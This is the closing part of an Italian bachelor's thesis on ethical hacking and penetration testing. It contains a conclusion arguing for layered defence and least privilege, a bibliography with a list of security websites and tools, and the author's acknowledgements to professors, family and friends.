Il presente lavoro di tesi ha affrontato in modo sistematico le complesse dinamiche dell’Ethical Hacking e della Cybersecurity, focalizzandosi sull’analisi proattiva delle minacce per delineare le migliori strategie di difesa e irrobustimento dei sistemi informatici. Attraverso lo studio metodologico delle catene d’attacco, è stato documentato come le vulnerabilità software e le debolezze di configurazione possano essere concatenate da attori malevoli per violare il perimetro esterno di una rete e scalare i privilegi fino al controllo amministrativo dei sistemi. La simulazione e la compromissione controllata delle tre macchine target hanno permesso di comprendere empiricamente che la sicurezza non è uno stato statico, ma un processo dinamico basato sulla continua individuazione e mitigazione dei vettori di rischio.

L’obiettivo fondamentale della ricerca risiedeva nello studio del comportamento e delle tecniche offensive per comprendere come i vettori d’attacco impattino sulle infrastrutture aziendali. L’analisi sul campo ha dimostrato che se l’accesso iniziale viene agevolato da difetti applicativi, la compromissione totale è causata da un fattore umano carente, come credenziali deboli, o da configurazioni locali permissive. Esplorare i sistemi adottando la prospettiva di un attaccante si è confermata, pertanto, l’unica metodologia efficace per anticipare le minacce e strutturare contromisure difensive adeguate.

Partendo da queste considerazioni, emerge l’importanza cruciale di superare il concetto di difesa puramente perimetrale a favore di un approccio orientato alla difesa stratificata. Ogni livello dell’infrastruttura deve implementare controlli indipendenti governati dal principio del minimo privilegio. La resilienza cibernetica si ottiene isolando i contesti applicativi e validando ogni singola richiesta, riducendo l’impatto di un’intrusione prima che si tramuti in un danno sistemico o in una perdita di dati.

In conclusione, la cybersecurity deve evolvere da semplice insieme di contromisure tecnologiche a pilastro strategico della cultura ingegneristica moderna. Solo integrando la consapevolezza del fattore umano a un’attività costante di auditing proattivo sarà possibile salvaguardare l’integrità del patrimonio informativo, anticipando con successo le sfide di un ecosistema digitale in continua evoluzione.

Bibliografia

- CALDERON, J. (2021), *Nmap Network Exploration and Security Auditing Cookbook*, Packt Publishing, 3rd ed. (Cited at page 26)
- EC-COUNCIL (2024), *Certified Ethical Hacker (CEH) Version 13: Courseware and Standards*, International Council of E-Commerce Consultants, <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>. (Cited at page 5)
- ISO/IEC 27032 (2012), «ISO/IEC 27032:2012 Information technology – Security techniques – Guidelines for cybersecurity», Rap. tecn., International Organization for Standardization, <https://www.iso.org/standard/44375.html>. (Cited at page 4)
- KENNEDY, D., O’GORMAN, J., KEARNS, D. e AHARONI, M. (2011), *Metasploit: The Penetration Tester’s Guide*, No Starch Press, San Francisco. (Cited at page 30)
- NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY (NIST) (2025), «NIST Special Publication 800-12: An Introduction to Computer Security», Rap. tecn., NIST, <https://csrc.nist.gov/glossary>. (Cited at page 4)
- PFLEEGER, C. P. e PFLEEGER, S. L. (2004), *Sicurezza in informatica*, Pearson, prima edizione ed. (Cited at page 9)
- RAHMAN, M. M., GILANI, M. S. e RAHMAN, M. A. (2016), «Ethical Hacking: A Review on Its Scope and Potential», *American Journal of Engineering Research (AJER)*, vol. 5 (5), p. 01–05, [https://www.ajer.org/papers/v5\(05\)/A05050105.pdf](https://www.ajer.org/papers/v5(05)/A05050105.pdf). (Cited at page 9)
- STALLINGS, W. (2011), *Cryptography and Network Security: Principles and Practice*, Prentice Hall, Upper Saddle River, 5th ed. (Cited at page 14)
- STUTTARD, D. e PINTO, M. (2011), *The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws*, John Wiley & Sons, Indianapolis, 2nd ed. (Cited at page 11)

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press. (Cited at pages 10, 11, 12, 14, 23 e 31)

- Chisel, Strumento per il reverse tunneling TCP/UDP incapsulato in HTTP – www.github.com/jpillora/chisel
- CISA, Common Vulnerabilities and Exposures (CVE) Database – www.cve.mitre.org
- EC-Council, Portale ufficiale della certificazione Certified Ethical Hacker (CEH) – www.eccouncil.org
- Evil-WinRM, Shell di post-exploitation avanzata per protocolli Windows WinRM – www.github.com/Hackplayers/evil-winrm
- Exploit-DB, Archivio pubblico globale di exploit, shellcode e vulnerabilità – www.exploit-db.com
- Feroxbuster, Repository ufficiale dello strumento di forced browsing in Rust – www.github.com/epi052/feroxbuster
- Gazzetta Ufficiale della Repubblica Italiana, Legge 18 marzo 2008, n. 48 – www.gazzettaufficiale.it
- GitHub, Piattaforma di hosting per lo sviluppo software e repository open source – www.github.com
- Hack The Box, Piattaforma interattiva per laboratori di Penetration Testing – www.hackthebox.com
- Hashcat, Il software di password cracking offline avanzato accelerato tramite GPU – www.hashcat.net
- ISO, International Organization for Standardization (Standard ISO/IEC 27032) – www.iso.org
- Kali Linux, Sito ufficiale e documentazione della distribuzione di sicurezza – www.kali.org

- Metasploit Framework, Portale ufficiale dell'infrastruttura open-source per exploit – www.metasploit.com
- NIST, National Institute of Standards and Technology (Computer Security Resource Center) – www.csrc.nist.gov
- Nmap (Network Mapper), Documentazione ufficiale e guida di riferimento NSE – www.nmap.org
- Offensive Security, Portale ufficiale di formazione e certificazioni di sicurezza – www.offsec.com
- OpenVPN, Protocollo e client per la gestione di reti private virtuali sicure – www.openvpn.net
- OWASP, Open Web Application Security Project (Top 10 Web Vulnerabilities) – www.owasp.org
- PEAS (Privilege Escalation Awesome Scripts), Repository ufficiale LinPEAS e WinPEAS – www.github.com/peass-ng/PEASS-ng
- PTES, Penetration Testing Execution Standard Framework Guidelines – www.pentest-standard.org
- Python Software Foundation, Sito ufficiale del linguaggio di scripting Python – www.python.org
- Ruby Language, Portale ufficiale del linguaggio di programmazione Ruby – www.ruby-lang.org
- VMware, Soluzioni di virtualizzazione e sandboxing per laboratori isolati – www.vmware.com
- Wikipedia, Computer Fraud and Abuse Act (CFAA) – en.wikipedia.org/wiki/Computer_Fraud_and_Abuse_Act
- Wikipedia, Kali Linux (Storia ed evoluzione del progetto BackTrack) – it.wikipedia.org/wiki/Kali_Linux
- Wikipedia, Morris Worm (Il primo malware diffuso su scala globale) – en.wikipedia.org/wiki/Morris_worm
- Wikipedia, Secure Shell (SSH, protocollo crittografico di comunicazione) – it.wikipedia.org/wiki/Secure_Shell

Ringraziamenti

Finalmente ho raggiunto il termine di questo percorso di tre anni. È stato un periodo impegnativo, specialmente all'inizio, tra l'ansia dei primi esami e le inevitabili difficoltà. La passione per quello che studiavo e una forte motivazione, però, mi hanno permesso di andare avanti a testa alta. L'università ha richiesto tanto tempo e sacrifici, ma oggi posso dire con certezza che ne è valsa davvero la pena.

Queste righe sono dedicate a chi ha scelto di camminare al mio fianco. A chi ha saputo esserci nei momenti di maggiore stress, offrendomi un porto sicuro in cui ritrovare la motivazione. E a chi ha condiviso le risate sincere, i caffè frettolosi e le vittorie, rendendo questo viaggio un'esperienza di vita indimenticabile. Siete stati la mia forza e il mio equilibrio.

Un ringraziamento speciale va al Prof. Domenico Ursino, relatore di questa tesi, per la sua estrema disponibilità, la rassicurante tranquillità e la cura con cui ha seguito il mio lavoro, facendomi sentire sempre supportato in ogni fase del percorso. La mia gratitudine va, inoltre, al Prof. Luca Virgili, correlatore di questa tesi, per l'indispensabile supporto fornito durante lo svolgimento dell'attività di tirocinio e per avermi affiancato con professionalità nella realizzazione pratica di questo progetto.

Il ringraziamento più grande, quello che porta con sé tutto il mio cuore, va alla mia famiglia. Sono andato via di casa a soli diciotto anni, ma nonostante i chilometri che ci separavano, dall'Albania il vostro amore è arrivato forte e chiaro in ogni singolo giorno. Siete stati le mie radici e le mie ali, accompagnandomi in ogni passo di questo viaggio.

Grazie ai miei nonni, le colonne portanti della nostra famiglia, che con la loro saggezza e il loro immenso affetto hanno costruito le fondamenta della mia personalità e dei miei valori.

Ai miei genitori, le persone più straordinarie della mia vita. Avete fatto innumerevoli sacrifici per permettermi di inseguire i miei sogni, supportandomi senza riserve e senza farmi mai sentire solo. Siete stati la mia forza trainante, il mio porto sicuro in cui rifugiarmi, sempre al mio fianco, anche da lontano.

Un grazie pieno d'amore va alle mie sorelle. Vi siete prese cura di me fin da quando ero piccolo, guidandomi e proteggendomi in ogni fase della mia vita, e continuate a farlo ancora oggi con la stessa infinita dolcezza. Le vostre immancabili telefonate, puntuali prima e dopo ogni esame, sono state la mia assicurazione più

grande e il segno tangibile che, pur lontane, eravate sempre lì a fare il tifo per me. Insieme a voi, ringrazio di cuore i miei cognati, una presenza preziosa che mi supporta costantemente e che considero come veri e propri fratelli.

Un pensiero speciale è dedicato alle mie piccole stelle, i miei amati nipoti Amla, Arben e Luna. Siete stati la mancanza più forte in questo lunghissimo percorso. Crescere lontano da voi non è stato facile, ma il solo pensiero dei vostri sorrisi puri ha illuminato le mie giornate, alleggerito ogni fatica e reso la mia vita infinitamente più bella e ricca di speranza.

Ringrazio immensamente mia zia e mio zio. Grazie per il vostro supporto e per avermi fatto sentire sempre a casa, accorciando ogni distanza.

Un grazie sincero va anche ai miei meravigliosi cugini Ledio, Ervin, Melisa e Greis. Grazie per essere stati i miei confidenti e per avermi sempre fatto tornare il sorriso nei momenti di maggiore stress.

Nonostante tutte le difficoltà, la vita universitaria non sarebbe mai stata la stessa senza le persone che hanno reso queste giornate indimenticabili. Avete fatto scorrere più velocemente le infinite ore di lezione e avete reso questo intero percorso infinitamente più bello.

Voglio ringraziare di cuore i miei compagni di corso. Grazie a Malek, per essere stata presente in ogni singolo momento di bisogno, tendendomi sempre una mano e aiutandomi ad affrontare con pazienza e chiarezza anche gli esercizi più complessi. Grazie a Samuel, per esserti rivelato essenziale con tutti i tuoi appunti salvavita e per essere stato il mio fidato messaggero quotidiano di buone e cattive notizie sugli esami.

Un grande grazie è dedicato ai miei amici: Klevi, Kledis, Rania, Federico, Cristel, Ariela, Molka, Sagita, Mina, Aymen, Hachem e Youseff. Grazie per aver reso le mie giornate più divertenti e per avermi dato la motivazione e il supporto giusto per arrivare fino in fondo.

Un ringraziamento speciale e profondo va alla mia migliore amica, Iris. Grazie per essere rimasta al mio fianco dal primo giorno, per i tuoi preziosi consigli e per avermi aiutato in ogni difficoltà. Ma soprattutto, grazie per aver creduto in me quando io non ci riuscivo. La tua presenza è stata fondamentale.

Infine, grazie a Chiara, per essermi stata vicina in questi ultimi, intensi mesi. La tua presenza ha reso la fine di questo percorso molto più leggera e speciale. Aver condiviso l'arrivo a questo traguardo con te lo ha reso semplicemente più bello.